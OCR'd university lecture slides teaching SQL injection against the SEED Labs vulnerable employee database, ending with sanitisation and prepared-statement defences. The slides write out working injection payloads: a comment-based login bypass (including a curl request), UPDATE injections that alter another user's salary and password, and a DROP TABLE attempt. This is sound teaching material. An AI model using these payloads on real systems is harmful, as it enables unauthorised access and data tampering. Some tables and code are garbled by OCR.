
# **CSCI 476: Computer Security**

**SQL** Injection Attack

Reese Pearsall Fall 2023

#### Announcements

Lab 3 (Buffer Overflow) Due Sunday @ 11:59 PM



### Research Project

# Security Research Project Due **Thursday** November 16th

#### Overview


We cant cover all the different areas of security in this class. This project is designed for you to research an interesting topic in security of your choice. You have the choice of writing a paper, or creating a video presentation of your topic. You can submit your research project at any point during the semester.

#### Rules

Generally, most security topics are fair game, but there are a few ground rules.

- You must get the topic approved by Reese first (email/Discord dm/office hours)
- You cannot select a topic that we cover in this class. This is a list of the topics that I plan to cover in this class
- Don't select a topic that might require you to download malware onto your machine. That is a bad idea.

#### Instructions



Partners are NOT allowed and you CANT use a late pass on this assignment. There are two options for the research project. You must select one.

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• URL


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ex.

http://cs.montana.edu/pearsall/rainer.jpeg

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
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
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
#### Server-side functionality

- Serve static resources (HTML, CSS, Images)
- Serve dynamic Resources (PHP, Ruby, Java, Javascript...)
- Query Databases
  - Relational (MySql)
  - Non-Relational (MongoDB)





database




Often times, we will want to query only certain data from the database


- "Give me all the red, SUV cars"
- "Give me all the cars that cost less than \$40,000"

If we are working with an SQL-like database, then we can issue an SQL query

Query parameters can be passed via URL or in an HTTP request

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




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
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
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
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
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
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
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
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server

We will use docker again to create a web server running an SQL server!

• cd into the 04 sqli folder

```
    docker-compose up -d
    [10/06/22]seed@VM:~/.../04_sqli$ docker-compose up -d
    Building mysql
    Step 1/7: FROM mysql:8.0.22
    8.0.22: Pulling from library/mysql
```

• Log into the mysql server

root@883e1f09accc:/#

```
[10/06/22]seed@VM:~/.../04_sqli$ docker ps
CONTAINER ID
                     IMAGE
                                             COMMAND
                                                                                           STATUS
                                                                                                               PORTS
                                                                                                                                      NAMES
                                                                       CREATED
883e1f09accc7
                                             "docker-entrypoint.s..."
                    seed-image-mysql-sqli
                                                                       7 seconds ago
                                                                                           Up 6 seconds
                                                                                                               3306/tcp, 33060/tcp
                                                                                                                                      mysql-10.9.0.6
 bf48a4d2de9f
                     seed-image-www-sqli
                                             "/bin/sh -c 'service..."
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 [10/06/22]seed@VM:~/.../04_sqli$ docksh 88
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#### Setup

root@883e1f09accc:/#

Log into the mysgl server

```
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#### Log in with credentials and show databases

```
root@883e1f09accc:/# mysql --user=root --password=dees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL
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owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases;
+-----+
 Database
+----+
 information schema
 mysql
 performance schema
 sqllab users
 sys
5 rows in set (0.00 sec)
mysql>
```

• We will be using the sqllab users database

#### Basic SQL Queries

```
mysql> show tables
  Tables in sqllab users
 credential
1 row in set (0.00 sec)
mysql> describe credential
 Field
               | Type
                               Null | Key | Default | Extra
                int unsigned
                                       PRI |
                                             NULL
                                                        auto increment
 Name
                varchar(30)
                                NO
                                             NULL
  EID
                varchar(20)
                                YES
                                             NULL
 Salary
                int
                                YES
                                             NULL
 birth
                                YES
                                             NULL
                varchar(20)
  SSN
                varchar(20)
                                YES
                                             NULL
  PhoneNumber
                                YES
                                             NULL
                varchar(20)
                                YES
 Address
                varchar(300)
                                             NULL
 Email
                varchar(300)
                                YES
                                             NULL
 NickName
                                YES
                                             NULL
                varchar(300)
 Password
                varchar(300)
                                YES
                                             NULL
11 rows in set (0.01 sec)
mysql>
```

The database that we are using in this lab only has one table (credential)

#### Basic SQL Queries

```
mysql> select * from credential
    -> ;
                                                                          Email | NickName |
                                                                                             fdbe918bdae83000aa54747fc95fe0470fff4976
                       20000 |
                               9/20
                                       10211002
      Alice | 10000
                                       10213352
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  2
      Boby
              20000
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      Ryan
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      Samy
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      Ted
              50000
                                       32111111
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              99999
                      400000
                               3/5
                                       43254314
6 rows in set (0.01 sec)
mysql> select Salary from credential
    -> ;
+----+
 Salary
  20000
  30000
  50000
  90000
 110000
 400000
6 rows in set (0.00 sec)
mysql>
```

SELECT_	FROM	WHERE	;

#### Select everything

SELECT \* FROM credential;

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1   2   3   4   5   6	Alice   Boby   Ryan   Samy   Ted   Admin	10000 20000 30000 40000 50000 99999	20000 30000 50000 90000 110000 400000	9/20 4/20 4/10 1/11 11/3 3/5	10211002 10213352 98993524 32193525 32111111 43254314					fdbe918bdae83000aa54747fc95fe0470fff4976   b78ed97677c161c1c82c142906674ad15242b2d4   a3c50276cb120637cca669eb38fb9928b017e9ef   995b8b8c183f349b3cab0ae7fccd39133508d2af   99343bff28a7bb51cb6f22cb20a618701a2c2f58   a5bdf35a1df4ea895905f6f6618e83951a6effc0

SELECT Salary, SSN FROM crediential WHERE Name="Boby";

```
+------
| Salary | SSN
+------
| 30000 | 10213352
+-----
```

SELECT \* FROM credential; #this is a comment

SELECT \* FROM credential; -- this is a comment

SELECT \* /\*this is a comment\*/ FROM credential;

# SELECT SSN FROM credential WHERE 1=1;



Always True, so select all the rows!

+	+
SSN	
+	+
10211002	I
10213352	İ
98993524	ĺ
32193525	ĺ
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#### We have and and or operators

(both conditions need to be true)

#### Basic SQL Queries

We can update information in SQL tables with the **UPDATE** keyword


UPDATE credential SET Name="Sammie" WHERE Name="Samy";

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ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1   2   3   4   5   6	Alice   Boby   Ryan <mark>  Sammie</mark>   Ted   Admin	10000   20000   30000   40000   50000   99999	20000   30000   50000   90000   110000   400000	9/20   4/20   4/10   1/11   11/3   3/5	10211002   10213352   98993524   32193525   3211111   43254314					fdbe918bdae83000aa54747fc95fe0470fff4976   b78ed97677c161c1c82c142906674ad15242b2d4   a3c50276cb120637cca669eb38fb9928b017e9ef   995b8b8c183f349b3cab0ae7fccd39133508d2af   99343bff28a7bb51cb6f22cb20a618701a2c2f58   a5bdf35a1df4ea895905f6f6618e83951a6effc0


Select \* FROM credential WHERE Name="Samy"

(no results)


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



#### Flow of stuff



The server issues an SQL query to pull all of Alice's information, and then sends an HTTP response back








#### **Storing Passwords**

mysql>	select	* from	credentia	l;						
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6 rows	in set	(0.00 s	ec)							

In our table, the plaintext password is not stored in the database (good!!). Instead, the **hash** of the password is stored

#### SHA1 and other hash functions online generator



Result for sha1: fdbe918bdae83000aa54747fc95fe0470fff4976

A hash function is used to generate a fixed-length, deterministic, unique output\* for a given input

Code for webpage can be found in 04 sqli/image www/code/unsafe home.php

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\$sql = "SELECT \* FROM credential WHERE name= 'Alice' and password='seedalice'";

PHP Code



```
SELECT * FROM credential WHERE
name= 'Alice' and password='seedalice';
```

SQL Command that is executed

The values that we supply on the webpage eventually get turned into code!

An **SQL Injection** is a code injection attack where an attacker is able to manipulate and interfere with SQL queries to access information that is not supposed to be accessed

Ie. We can trick a server into running our SQL queries



```
SELECT * FROM credential WHERE
name= ' and password=' ';
```

Suppose we don't know Alice's password. How could we still get her information?



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


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
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Password = asdasdasdas

It doesn't matter what the password is, because we comment out the entire 2nd part of the and clause

seedlabsqlinjection.com/unsafe\_home.php?username=Alice%27%20%23&password=password

We can conduct the same attack using just the URL!


Certain characters cannot go in a URL, so we have to use special codes

Character	URL Escape Code
SPACE	%20
#	%23
;	%3B
•	%27


seedlabsqlinjection.com/unsafe\_home.php?username=Alice%27%20%23&password=password

```
[10/12/23]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%23&Password=password' <!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
--->

(HTML page contents)
```




When a user logs in, they can also edit some of their personal information!



```
UPDATE credential SET
nickname='$input_nickname',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```


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NickName: ', salary= 100000000




#### **UPDATE** credential SET

nickname='',salary='10000000',
email='\$input\_email',
address='\$input\_address',
PhoneNumber='\$input\_phonenumber'
where ID=\$id;


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NickName: / , salary= 100000000



UPDATE credential SET
nickname=' ',
email='\$input\_email',
address='\$input\_address',
PhoneNumber='\$input\_phonenumber'
where ID=\$id;

Change someone else's salary??




UPDATE credential SET

```
nickname='', salary='5' where name ='ryan'; | ',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```


Change someone else's salary??

NickName: ', salary='5' where name = 'ryan';#



```
UPDATE credential SET
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```

Change someone else's password??




#### **UPDATE** credential SET

```
nickname='',password='reese' where name ='ryan';*',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

### Change someone else's password??

```
NickName = '', password='reese' where name = 'ryan';#
```



#### **UPDATE** credential SET

```
nickname='',password='reese' where name ='ryan';*',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

### Change someone else's password??

```
NickName = '', password='reese' where name = 'ryan';#
```

### This does not work!!


### **UPDATE** credential SET

```
nickname='ryan';#', password='3b646f060b0cd2f48e6de158a41
6fa5cc730b9fb' where name ='ryan';#',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
```

mysql> ->		from cr	redential			•		L		
ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1   2   3   4   5   6	Alice   Boby   Ryan   Sammie   Ted   Admin	10000     20000     30000     40000     50000	100000000     30000     5     90000     110000	9/20     4/20     4/10     1/11     11/3     3/5	10211002     10213352     98993524     32193525     32111111     43254314					fdbe918bdae83000aa54747fc95fe0470fff4976   b78ed97677c161c1c82c142906674ad15242b2d4   reese   995b8b8c183f349b3cab0ae7fccd39133508d2af   99343bff28a7bb51cb6f22cb20a618701a2c2f58   a5bdf35aldf4ea895905f6f6618e83951a6effc0

We need to insert the SHA1 hash of 'reese' instead!

#### SHA1 and other hash functions online generator



```
SELECT * FROM credential WHERE
name= ' and password=' ';
```

How could we delete an entry, or drop the entire table??

Empl	Employee Profile Login				
USERNAME	???				
PASSWORD	Paga Pord				
	Login				
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USERNAME =

How could we delete an entry, or drop the entire table??



USERNAME = ';DROP TABLE credential;#

SELECT \* FROM credential WHERE

name= ";DROP TABLE credential;# and password=" ; ' ;

How could we delete an entry, or drop the entire table??



USERNAME = ';DROP TABLE credential;#

This wont work! Fortunately, this webpage only allows for one SQL query to be executed!

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Mixing of executable code and user input data!

### Filtering and Sanitizing input data


 Before mixing user-provided data with code, inspect the data and filter/sanitize any character that may be interpreted as code

```
Before: aaa' OR 1=1 #
After: aaa\' OR 1=1 #
```

- Most languages have built-in methods or 3<sup>rd</sup> party extensions to encode/escape characters that have special meaning in the target language
  - o Real escape string
  - o htmLawed
  - o htmlspecialchars

### Prepare Statements

Send code and data in separate channels to the database server



```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, password
FROM credential
WHERE name= ? and password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

